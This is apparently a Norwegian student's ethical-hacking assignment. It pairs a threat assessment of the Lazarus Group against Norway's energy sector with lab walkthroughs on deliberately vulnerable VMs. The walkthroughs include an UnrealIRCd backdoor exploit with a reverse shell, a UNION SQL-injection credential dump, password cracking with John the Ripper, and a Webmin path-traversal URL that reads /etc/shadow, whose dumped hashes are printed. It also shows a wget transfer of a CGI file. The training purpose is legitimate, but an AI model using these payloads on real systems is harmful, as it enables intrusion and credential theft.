Lazarus er veldig kjent for å angripe kritiske infrastruktur til land som er vestlig orientert. Dette argumentet er forsterket med tanken på at land som USA, Japan og Sør-Korea ble rammet av Lazarus og har fått sin infrastruktur systemer infiltrert gjennom årene (CSI, 2025. og NCC Group, 2022.). Dersom Lazarus bestemmer seg å ramme Norge kan kraftsektoren få enorme konsekvenser. Store deler av infrastrukturen innenfor kraftsektoren er digitalisert som leder til et cyberangrep ikke er dystert (Godzimirski, 2022.).

Studenten argumenterer at dersom Lazarus bestemmer seg å ramme Norge sine selskap og den kritisk infrastruktur innen kraftsektoren og fokuserer angrepet på total utslettelse kan Norge og Europa få enorme konsekvenser. Argumentet er basert på faktumet at Lazarus har rammet kritisk infrastruktur i flere sektorer og dette innebærer energisektoren. WannaCry Ransomwaren og Spionasjen på energileverandører for Japan, forente statene og Canada er gode bevis for at Lazarus klarer å Pwne land med stadig bedre cyberforsvar (TERRAZONE, 2025 og Mascellino, 2022.). Problemet med Norge sitt energisektor er at en stor mengde OT-miljøer er utdatert og selskaper ignorerer tanken på cybersikkerhet. Legacy systemer er fortsatt i bruk for mange produksjonsselskaper grunnen for dette er tanken «slik har det alltid vært». Denne tankegangen «det har fungert helt til nå» skaper problemer som tiden går, tenk på det som en «En tikkende tidsbombe» som bare venter på å eksplodere (Gaardsvig, 2025.). Lazarus er kjent for å utnytte zero-day attacks når de infiltrerer systemer og bruk av Legacy systemer leder til en dårlig kombinasjon (CSI, 2025.).

Sjansen på total ødeleggelse av infrastrukturen til energisektoren for Norge er lav. Dette grunner motivene til Lazarus gruppen som er for mesteparten politisk og økonomisk (CSI, 2025.). Lazarus har ikke my til nytte å utføre et slikt angrep på Norge i dette øyeblikket, dette grunner at Norge ikke er aktiv trussel for Nord Korea og Nord Korea er heller ikke for Norge. Deretter grunner Norge sin nøytrale status et «okay» forhold mellom Norge og Nord Korea (Kolstadbråten, Heggen, Svaar, 2017.). Dette tilsvarer argumentet at Lazarus er en trusselaktør for Norges selskaper, med lite grunn for å utføre angrep for nå.

Dette kan endres relativt kjapt dersom Norge blir dratt i en konflikt. Hypotetisk sett dersom NATO og Russland (som er alliert med Nord-Korea) havner i væpnet konflikt gir det Lazarus et veldig godt argument for å ramme Norge. Norge er dermed en av kritiske energileverandører for resten av Europa (Regjeringen. 2021.). Det ville vært et strategisk punkt å ramme dersom en konflikt starter siden det leder til at resten av EU land havner i en energi krise.

Kildeliste oppgave 4.

BBC. (2014. Desember, 29.). *The Interview: A guide to the cyber attack on Hollywood.* https://www.bbc.com/news/entertainment-arts-30512032

BBC. (2021. juni, 21.). *The Lazarus heist: How North Korea almost pulled off a billion-dollar hack*. https://www.bbc.com/news/stories-57520169

Carter E. (u.å.). *Sony Pictures Hack 2014: Destructive Wiper Attack.* https://www.onlinehashcrack.com/guides/breach-case-studies/sony-pictures-hack-2014-destructive-wiper-attack.php

Cyber Security Intelligence, (CSI). (2025. august, 19.) *All about lazarus group.* CSI. https://www.cybersecurityintelligence.com/blog/all-about-lazarus-group-8655.html

FBI. (2023. januar, 23.) *FBI Confirms Lazarus Group Cyber Actors Responsible for Harmony's Horizon Bridge Currency Theft.* https://www.fbi.gov/news/press-releases/fbi-confirms-lazarus-group-cyber-actors-responsible-for-harmonys-horizon-bridge-currency-theft

FBI. (u.å.) *Cyber Crimes.* https://www.fbi.gov/wanted/cyber

FBI. (u.å.). *Park Jin Hyok.* https://www.fbi.gov/wanted/cyber/park-jin-hyok

IMDb. (u.å.) *The Interview Plot.* IMDb. https://www.imdb.com/title/tt2788710/plotsummary/?ref_=tt_ov_pl

INIGO. (u.å.). *Ranked: The 10 biggest digital heists.* https://hub.inigoinsurance.com/articles/ranked-the-10-biggest-digital-heists?utm_source=slipcase&utm_medium=affiliate&utm_campaign=slipcase

Kolstadbråten, I. M. og Heggen, Ø. og Svaar. P. (2017. mai, 9.) *Norge har høy status i nord-korea.*https://www.nrk.no/urix/_-norge-har-hoy-status-i-nord-korea-1.13507801

Mascellino, A. (2022. september, 12.). *North Korean Lazarus Group Hacked Energy Providers Worldwide.* https://www.infosecurity-magazine.com/news/lazarus-group-hacked-energy

MITRE (2025. oktober, 24.) *Lazarus Group.* MITRE. https://attack.mitre.org/groups/G0032/

MITRE. (2025. januar, 22.). *APT38.* MITRE. https://attack.mitre.org/groups/G0082/

NCC Group. (2022. juni, 30.). *The Lazarus group: North Korean scourge for +10 years*. https://www.fox-it.com/nl-en/the-lazarus-group-north-korean-scourge-for-plus10-years/

Regjeringen. (2021. mai, 4.). *EU – vårt viktigste energimarked.* https://www.regjeringen.no/no/tema/energi/slettemappe/eu--vart-viktigste-energimarked/id2511806/

Terrazone. (2025. november, 13.). *Lazarus Group: Understanding One of the World's Most Dangerous Cyber Threat Actors* https://terrazone.io/lazarus-group-north-korea-cyber-threat/

Tidy, J. (2025. mars 10.). *North Korean hackers cash out hundreds of millions from $1.5bn ByBit hack.* https://www.bbc.com/news/articles/c2kgndwwd7lo

Wikipedia. (2025. november, 30.). *Lazarus Group.* *https://en.wikipedia.org/wiki/Lazarus_Group*

Wikipedia. (2025. Desember, 17.). *2014. Sony pictures hack.* https://en.wikipedia.org/wiki/2014_Sony_Pictures_hack

Praksis Delen

Oppgave 5.

-del1-

Det første som må utføres ifølge oppgaven er å starte metasploiteable vm-en

```
etasploitable login: msfadmin
Password:
Last login: Thu Oct 16 07:46:40 EDT 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 20

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig_
```

Det første steget som må utføres er å skanne alle porter i virtuelle maskinen ved bruk av -p-. Deretter blir versjonen av Unreal IRC vist med å bruke å bruke flagget -sV

```
└─$ sudo nmap -sS -sV -v -p- -T4 -v 192.168.31.136
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-17 11:38 EST
NSE: Loaded 47 scripts for scanning.
```

```
Host is up, received arp-response (0.0011s latency).
Scanned at 2025-12-17 11:38:36 EST for 150s
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE     REASON         VERSION
21/tcp    open  ftp         syn-ack ttl 64 vsftpd 2.3.4
22/tcp    open  ssh         syn-ack ttl 64 OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      syn-ack ttl 64 Linux telnetd
25/tcp    open  smtp        syn-ack ttl 64 Postfix smtpd
53/tcp    open  domain      syn-ack ttl 64 ISC BIND 9.4.2
80/tcp    open  http        syn-ack ttl 64 Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     syn-ack ttl 64 2 (RPC #100000)
139/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        syn-ack ttl 64 netkit-rsh rexecd
513/tcp   open  login?      syn-ack ttl 64
514/tcp   open  shell       syn-ack ttl 64 Netkit rshd
1099/tcp  open  java-rmi    syn-ack ttl 64 GNU Classpath grmiregistry
1524/tcp  open  bindshell   syn-ack ttl 64 Metasploitable root shell
2049/tcp  open  nfs         syn-ack ttl 64 2-4 (RPC #100003)
2121/tcp  open  ftp         syn-ack ttl 64 ProFTPD 1.3.1
3306/tcp  open  mysql       syn-ack ttl 64 MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     syn-ack ttl 64 distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  syn-ack ttl 64 PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         syn-ack ttl 64 VNC (protocol 3.3)
6000/tcp  open  X11         syn-ack ttl 64 (access denied)
6667/tcp  open  irc         syn-ack ttl 64 UnrealIRCd
6697/tcp  open  irc         syn-ack ttl 64 UnrealIRCd
8009/tcp  open  ajp13       syn-ack ttl 64 Apache Jserv (Protocol v1.3)
8180/tcp  open  http        syn-ack ttl 64 Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         syn-ack ttl 64 Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
33543/tcp open  nlockmgr    syn-ack ttl 64 1-4 (RPC #100021)
34506/tcp open  mountd      syn-ack ttl 64 1-3 (RPC #100005)
49977/tcp open  java-rmi    syn-ack ttl 64 GNU Classpath grmiregistry
52017/tcp open  status      syn-ack ttl 64 1 (RPC #100024)
MAC Address: 00:0C:29:3E:47:9D (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/
rnel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 156.50 seconds
           Raw packets sent: 65572 (2.885MB) | Rcvd: 65536 (2.622MB)
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p 6667,6697 -v -sV 192.168.31.136
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-17 11:47 EST
NSE: Loaded 47 scripts for scanning.
Initiating ARP Ping Scan at 11:47
Scanning 192.168.31.136 [1 port]
Completed ARP Ping Scan at 11:47, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:47
Completed Parallel DNS resolution of 1 host. at 11:48, 6.54s elapsed
Initiating SYN Stealth Scan at 11:48
Scanning 192.168.31.136 [2 ports]
Discovered open port 6667/tcp on 192.168.31.136
Discovered open port 6697/tcp on 192.168.31.136
Completed SYN Stealth Scan at 11:48, 0.03s elapsed (2 total ports)
Initiating Service scan at 11:48
Scanning 2 services on 192.168.31.136
Completed Service scan at 11:48, 1.00s elapsed (2 services on 1 host)
NSE: Script scanning 192.168.31.136.
Initiating NSE at 11:48
Completed NSE at 11:48, 0.00s elapsed
Initiating NSE at 11:48
Completed NSE at 11:48, 0.01s elapsed
Nmap scan report for 192.168.31.136
Host is up (0.00077s latency).

PORT     STATE SERVICE VERSION
6667/tcp open  irc     UnrealIRCd
6697/tcp open  irc     UnrealIRCd
MAC Address: 00:0C:29:3E:47:9D (VMware)
Service Info: Host: irc.Metasploitable.LAN

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.91 seconds
           Raw packets sent: 3 (116B) | Rcvd: 3 (116B)
```

-del2-

Det første studenten gjør i del2 av oppgaven er å åpne msf konsollen for metasploit

```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ msfconsole
This copy of metasploit-framework is more than two weeks old.
 Consider running 'msfupdate' to update to the latest version.
Metasploit tip: Execute a command across all sessions with sessions -C
<command>

       =[ metasploit v6.4.99-dev-                         ]
+ -- --=[ 2,571 exploits - 1,317 auxiliary - 1,683 payloads     ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf >
```

Det andre studenten gjør er å lete etter en payload den skal bruke mot offeret. I dette tilfellet skal offeret bruke en backdoor mot Unreal IRC serveren. Dette blir utført simpelt med å skrive search unreal. Payloaden ble deretter presentert og brukt.

```
msf > search unreal

Matching Modules
================

   #  Name                                       Disclosure Date  Rank       Check  Description
   -  ----                                       ---------------  ----       -----  -----------
   0  exploit/linux/games/ut2004_secure          2004-06-18       good       Yes    Unreal Tournament 2004 "secure" O
verflow (Linux)
   1    \_ target: Automatic                     .                .          .      .
   2    \_ target: UT2004 Linux Build 3120       .                .          .      .
   3    \_ target: UT2004 Linux Build 3186       .                .          .      .
   4  exploit/windows/games/ut2004_secure        2004-06-18       good       Yes    Unreal Tournament 2004 "secure" O
verflow (Win32)
   5  exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Comma
nd Execution


Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf >
```

```
msf > search unreal

Matching Modules
================

   #  Name                                       Disclosure Date  Rank       Check  Description
   -  ----                                       ---------------  ----       -----  -----------
   0  exploit/linux/games/ut2004_secure          2004-06-18       good       Yes    Unreal Tournament 2004 "secure" O
verflow (Linux)
   1    \_ target: Automatic                     .                .          .      .
   2    \_ target: UT2004 Linux Build 3120       .                .          .      .
   3    \_ target: UT2004 Linux Build 3186       .                .          .      .
   4  exploit/windows/games/ut2004_secure        2004-06-18       good       Yes    Unreal Tournament 2004 "secure" O
verflow (Win32)
   5  exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Comma
nd Execution


Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf > set payload exploit/unix/irc/unreal_ircd_3281_backdoor
[-] The value specified for payload is not valid.
msf > exploit/unix/irc/unreal_ircd_3281_backdoor
[-] Unknown command: exploit/unix/irc/unreal_ircd_3281_backdoor. Run the help command for more details.
This is a module we can load. Do you want to use exploit/unix/irc/unreal_ircd_3281_backdoor? [y/N]   y
msf exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

Deretter tilsetter studenten LHOST og RHOST til databasen LHOST er IP adressen til kali og RHOST er IP adressen til offeret. Deretter leter studenten etter en revese unix shell payload og bruker den.

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > search payload unix/reverse

Matching Modules
================
```

```
   0   exploit/linux/persistence/autostart                          2006-02-13
     excellent  Yes    Autostart Desktop Item Persistence
   1   exploit/multi/postgres/postgres_copy_from_program_cmd_exec  2019-03-20
     excellent  Yes    PostgreSQL COPY FROM PROGRAM Command Execution
   2      \_ target: Automatic                                       .
   .          .      .
   3      \_ target: Unix/OSX/Linux                                  .
   .          .      .
   4      \_ target: Windows - PowerShell (In-Memory)                .
   .          .      .
   5      \_ target: Windows (CMD)                                   .
   .          .      .
   6   exploit/unix/local/setuid_nmap                               2012-07-19
     excellent  Yes    Setuid Nmap Exploit
   7      \_ target: Command payload                                 .
   .          .      .
   8      \_ target: Linux x86                                       .
   .          .      .
   9      \_ target: BSD x86                                         .
   .          .      .
   10  payload/cmd/unix/reverse                                      .
     normal     No     Unix Command Shell, Double Reverse TCP (telnet)
   11  payload/cmd/unix/reverse_openssl                              .
     normal     No     Unix Command Shell, Double Reverse TCP SSL (openssl)
   12  payload/cmd/unix/reverse_ssl_double_telnet                    .
     normal     No     Unix Command Shell, Double Reverse TCP SSL (telnet)
   13  payload/cmd/unix/reverse_socat_sctp                           .
```

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.31.132
LHOST => 192.168.31.132
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.31.136
RHOST => 192.168.31.136
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

Deretter runner studenten exploiten og bruker kommandoen som ble tildelt i oppgavebeskrivelsen. Deretter blir passordet endret til nexfort i stedet for sunshine :).

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.31.132:4444
[*] 192.168.31.136:6667 - Connected to 192.168.31.136:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
[*] 192.168.31.136:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo VuTFtFWGO7MQrLg0;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "VuTFtFWGO7MQrLg0\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.31.132:4444 → 192.168.31.136:53206) at 2025-12-17 12:47:29 -0500
```

```
[*] A is input ...
[*] Command shell session 1 opened (192.168.31.132:4444 → 192.168.31.136:53206) at 2025-12-17 12:47:29 -0500

sudo useradd -m -p $(openssl passwd -1 "nexfort") 700340
```

Deretter restarter studenten vm og logger in med den nyopprettete kontoen.

```
metasploitable login: 700340
Password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
700340@metasploitable:~$ whoami
700340
700340@metasploitable:~$
```

Oppgave 6.


-del1-


For å utføre SQL injection manuelt må studenten skrive en tilpasset SQL spørring for DVWA sin database. 1' UNION SELECT 1,concat(user,':',password) FROM users;-- (husk mellomrom) SQL injectionen er fra Bengt Østby sin 2025 etisk hacking presentasjon uke 38. slide 53. (Østby, 2025. slide, 53.). Deretter blir studenten presentert hash verdiene for passordene til de forskjellige DVWA brukere.

Sql injection som ble brukt er 1' UNION SELECT 1,concat(user,':',password) FROM users;-- (husk mellomrom) (Østby, 2025. slide, 53.).


-del2-


For å knekke hash verdiene må angriperen kopiere alle hash-ene fra DVWA til en separat folder for senere bruk.





Deretter ved bruk av hash verdi filen og en ordliste. I dette tilfellet brukte studenten rockyou.txt ordlisten som er allerede pre downloaded i Kali Linux. Etter det kan studenten bruke John-the-ripper verktøyet som bruker ordlisten til å knekke hash verdiene.





John-the-ripper verktøyet ønsket ikke vise de knekte hash verdiene fra filen for en eller annen grunn. Så studenten endte bare opp med å flytte hash verdiene til en ny fil.


```
┌──(kali㉿kali)-[~]
└─$ john /home/kali/Desktop/kandidat700340hashes --format=md5crypt --show
0 password hashes cracked, 0 left
```


```
┌──(kali㉿kali)-[~]
└─$ john /home/kali/Desktop/Knr.700340Hashes.txt --format=raw-md5 -show
?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left

┌──(kali㉿kali)-[~]
└─$
```


Oppgave 7.

Først så skanner studenten alle porter på PwnOS vm-en ved bruk av -p- flagget. Deretter dokumenterte studenten alle portene med Nmap og med å connecte til dem.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -p- -T4 192.168.31.139
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-18 09:52 EST
Nmap scan report for 192.168.31.139
Host is up (0.0020s latency).
Not shown: 65530 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
10000/tcp open  snet-sensor-mgmt
MAC Address: 00:0C:29:5E:18:C9 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 15.30 seconds
```







http://192.168.31.139:139

This address is restricted

This address uses a network port which is normally used for purposes other than Web browsing. Firefox has canceled the request for your protection.

Try Again

192.168.31.139:445/

http://192.168.31.139:445

```
ailed to read http://192.168.31.139:445/ within 20 seconds, check to see if the sit
f so consider adjusting ZAP's read time out in the Connection options panel.
```

http://192.168.31.139:10000

Login to Webmin

You must enter a username and password to login to the Webmin server on 192.168.31.139.

Username

Password

Login Clear

Remember login permanently?


Deretter oppretter studenten en CGI-fil som har blitt tatt inspirasjon fra Pearl scriptet i kali Linux vm-en.

```
Session  Actions  Edit  View  Help
  GNU nano 8.6                                        Knr.700340.cgi

my $ip = '192.168.31.132';
my $port = 443;
#!/bin/bash

echo "Content-Type: text/html"
echo ""
echo "<html>"
echo "<head><title>YouBeenTrolledLoL</title></head>"
echo "<body>"
echo "<p> Get pwned by 700340 loser! </p>"
echo "<h1> HHAHAHAHAAHAHA!!</h1>"
echo "</body>"
echo "</html>"
```

Deretter oppretter studenten en Python-server som senere skal bli brukt for å overføre CGI filen til PwnOS vm-en.

```
┌──(kali㉿kali)-[~]
└─$ python -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/)
  ...
```

Sårbarheten som ble utnyttet er å knekke hash verdien til vmware kontoen for å logge seg inn og deretter bruke wget kommandoen over en Python-server og få tilgang til CGI filen. Dette ble oppnådd ved bruk av John-the-ripper og hash verdiene som ble anskaffet ved å besøke http://192.168.31.139:10000/unauthenticated/..%01/..%01/..%01/..%01/..%01/..%01/etc/shadow .




```
root:$1$/Wk0sxhH$XGF5FHljfLsDeFBDeDoec.:20390:0:99999:7:::
daemon:*:14040:0:99999:7:::
bin:*:14040:0:99999:7:::
sys:*:14040:0:99999:7:::
sync:*:14040:0:99999:7:::
games:*:14040:0:99999:7:::
man:*:14040:0:99999:7:::
lp:*:14040:0:99999:7:::
mail:*:14040:0:99999:7:::
news:*:14040:0:99999:7:::
uucp:*:14040:0:99999:7:::
proxy:*:14040:0:99999:7:::
www-data:*:14040:0:99999:7:::
backup:*:14040:0:99999:7:::
list:*:14040:0:99999:7:::
irc:*:14040:0:99999:7:::
gnats:*:14040:0:99999:7:::
nobody:*:14040:0:99999:7:::
dhcp:!:14040:0:99999:7:::
syslog:!:14040:0:99999:7:::
klog:!:14040:0:99999:7:::
mysql:!:14040:0:99999:7:::
sshd:!:14040:0:99999:7:::
vmware:$1$7nwi9F/D$AkdCcO2UfsCOM0IC8BYBb/:14042:0:99999:7:::
obama:$1$hvDHcCfx$pj78hUduionhij9q9JrtA0:14041:0:99999:7:::
osama:$1$Kqiv9qBp$eJg2uGCrOHoXGq0h5ehwe.:14041:0:99999:7:::
yomama:$1$tI4FJ.kP$wgDmweY9SAzJZYqW76oDA.:14041:0:99999:7:::
```


Deretter når studenten logger inn på vm-en bruker studenten wget for å overføre CGI filen over kanalen som ble opprettet tidligere. Deretter når filen har blitt lastet opp inn i PwnOS vm-en må den bli gjort om til en Executeable. Dette kan bli utført med chmod * eller cmod +x og filnavnet.

```
vmware@ubuntuvm:~$ wget http://192.168.31.132:8000/700340.cgi
--11:16:04--  http://192.168.31.132:8000/700340.cgi
           => `700340.cgi'
Connecting to 192.168.31.132:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 277 [application/octet-stream]

100%[===================================>] 277           --.--K/s

